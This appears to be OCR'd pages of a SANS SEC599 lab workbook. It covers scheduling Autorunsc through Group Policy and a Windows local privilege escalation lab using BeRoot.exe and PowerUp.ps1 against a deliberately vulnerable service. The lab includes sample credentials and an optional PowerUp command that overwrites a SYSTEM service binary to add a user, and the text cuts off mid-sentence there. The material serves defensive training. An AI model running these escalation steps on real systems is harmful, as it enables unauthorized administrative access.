


15. **Configure Scheduled Task - General**

In the General tab, we can provide the following information:

- Action: Create
- Name: "Autoruns at user logon"

The other options in this tab will remain unchanged, as we want the task to run in the context of the user that is logged on. We will now open the "Triggers" tab.




16. **Configure Scheduled Task - Triggers**

We will now define when the scheduled task needs to run. As indicated before, we want it to run on user logon, so we will perform the following in the "Triggers" tab:

- Click "New"
- Begin the task: "At log on"

The remaining options do not have to be adapted and we can now click Ok and go to the 'Actions' tab.




17. **Configure Scheduled Task - Actions**

Next up, we will configure the action that is to be taken by the Scheduled Task. Under the "Actions" tab, we can click the "New..." button and configure the dialog screen as follows:


Action: Start a program
Program/script: \\DC\sysvol\synctechlabs.com\sysinternals\Autorunsc.cmd

The other options (e.g. arguments) are not required, as we have already included them in the .cmd script ourselves!



18. **Finish scheduled task**

    Once the actions have been configured, click "OK" in the New task window. In the overview, we should now see the created task. The small green triangle indicates it is a task that is to be created!



19. **Apply policies + logoff & logon on Workstation**

    Finally, let's switch back to our workstation and run the following command in a command prompt:

    gpupdate

    This will refresh the group policies.

    Once completed, we will now log off from the Windows workstation (Start button -> Click user icon -> Sign Out). Once logged off, we will immediately re-authenticate using the Nick Fury account and the Awesomesauce123 password.

20. **Review Data folder for .csv files**

    Once connected to the workstation, let's open the following folder in the Windows explorer:

    \\DC\sysvol\synctechlabs.com\sysinternals\Data\

A freshly generated .csv file should be present, which should include the results of autorunsc.cmd on the Windows workstation.

21. **Extra challenge: ELK dashboard**

    Now... You've probably If you have some additional time left, please try experimenting by yourself to load the structured output from the autorunsc.exe command in ELK. Although we haven't provided detailed instructions, the instructor would be happy to help you out!

SEC599-4.2: Exercise - Local privilege escalation techniques

Objective

The detailed steps in the lab include:

- Test our Windows environment for local privilege escalation flaws using beroot.exe & PowerUp.
- Install a vulnerable service
- Fix service permissions & harden our environment
- Retest our Windows environment

Scenario

Virtual Machines

1. SEC599-C01 - Windows

Exercise 1 : SEC599-4.2

The objective of the lab is to audit our own Windows environment for privilege escalation vulnerabilities using different offensive tools. We will then harden our environment, after which we will again test the effectiveness of our tools.

The detailed steps in the lab include:

- Test our Windows environment for local privilege escalation flaws using beroot.exe & PowerUp.
- Install a vulnerable service
- Fix service permissions & harden our environment
- Retest our Windows environment

1. **Logon to Windows**

   Logon to our Windows workstation with our user credentials:

   Username: nick.fury
   Password: Awesomesauce123

2. **Run BeRoot.exe**


   Our Windows system is a default Windows 10 machine, which is reasonably well protected. We haven't installed many third party software and thus configuration flaws are limited.

   You can run BeRoot.exe in the following way:

   - Open a command prompt
   - Change directory to C:\Users\nick.fury\Desktop\Privilege Escalation

- Run BeRoot.exe

This should not give you too many results... Although a "unattend.xml" file is referenced! Note that in some cases BeRoot.exe could attempt to use the Rasman service to perform privilege escalation. This is however a false positive and should be ignored.




3. **Review unattend.xml file**

That unattend.xml file sure looks interesting!

We discussed what it means during the course (it's a left-over installation file that could potentially include an encoded (not hashed) variant of the administrative password). When closely analyzing the file however, we'll notice that it's a false positive (as the sensitive information has been removed)!

In order to confirm this, you can follow the following steps:

- In your Windows explorer, browse to the C:\Windows\Panther directory
- Open the unattend.xml file with Notedpad++ (Right-Click -> Edit with Notepad++)
- Search for string "<Password>" (using CTRL+F)




4. **Run PowerUp.ps1**

Next up, let's try the Powershell "PowerUp.ps1" script! The advantage is that this is a pure powershell script and has thus better chances of running as opposed to the BeRoot.exe binary. You can run powerup.ps1 in the following way:

- Open a powershell prompt (you can find it in the taskbar)
- Change directory to C:\Users\nick.fury\Desktop\Privilege Escalation\
- Execute the following command to load the functions & modules of PowerUp:
  - Import-Module ./PowerUp.ps1
- Execute the following command to run PowerUp.ps1's checks:
  - Invoke-AllChecks

This command will take a few seconds, as PowerUp.ps1 will now perform all its privilege escalation checks.




5. **Review PowerUp results**

   PowerUp should come back with a few possibly interesting results:

   - The Unattend.xml file we already analyzed and confirmed to be a false positive;
   - A possible DLL hijacking vulnerability in the %PATH% directory.
   - A number of vulnerabilities related to service executables & permissions.

   After some testing by the Author, we determined that the DLL hijacking vulnerability and service-related vulnerabilities are not exploitable in the current configuration of the system (if you have time left, feel free to try to prove us otherwise :))

   As a next step, we'll insert an actual vulnerability, which we will test and afterwards fix.



6. **Install vulnerable service**

   We will install a vulnerable service now to simulate a third-party application that is installed using insecure Windows service permissions. The executable of this service is writable to normal users, and can thus be used for privilege escalation.

   Go to the DVD (D:) and copy folder "escalate" to c:\escalate.

   It is important to copy this folder in the root of drive C: for the service to work properly.

   Execute bat file run-as-administrator.bat in the following way:

   - Right-click -> "Run as administrator..."
   - Provide the following credentials:
     - Username: Administrator
     - Password: Sec599

   You can check the screenshot for the expected output.

7. **Re-run BeRoot.exe**

   Now, let's try running BeRoot.exe again:

   - Open a command prompt
   - Change directory to C:\Users\nick.fury\Desktop\Privilege Escalation
   - Run BeRoot.exe

   You should now see the "VulnerableService" being reported. The issue here is that the C:\escalate directory is writable to our non-privileged user, while the service is executed as SYSTEM.

8. **Re-run powerup.ps1**

   Let's also try to re-run the "PowerUp.ps1" script:

   - Open a powershell prompt (you can find it in the taskbar)
   - Change directory to C:\Users\nick.fury\Desktop\Privilege Escalation\
   - Execute the following command to load the functions & modules of PowerUp:

- Import-Module ./PowerUp.ps1

- Execute the following command to run PowerUp's checks:

  - Invoke-AllChecks

Similar to the output of the BeRoot.exe, you should now recognize our VulnerableService. An interesting sidenote here is that Powerup will also provide you with a command line syntax you can use to actively exploit the issue. If you feel like it, you can optionally run this command in your Powershell window:

Install-ServiceBinary -Name 'VulnerableService"


This will overwrite the existing service binary with a binary that will perform a more malicious activity (in this case, add a user john and adding him to the 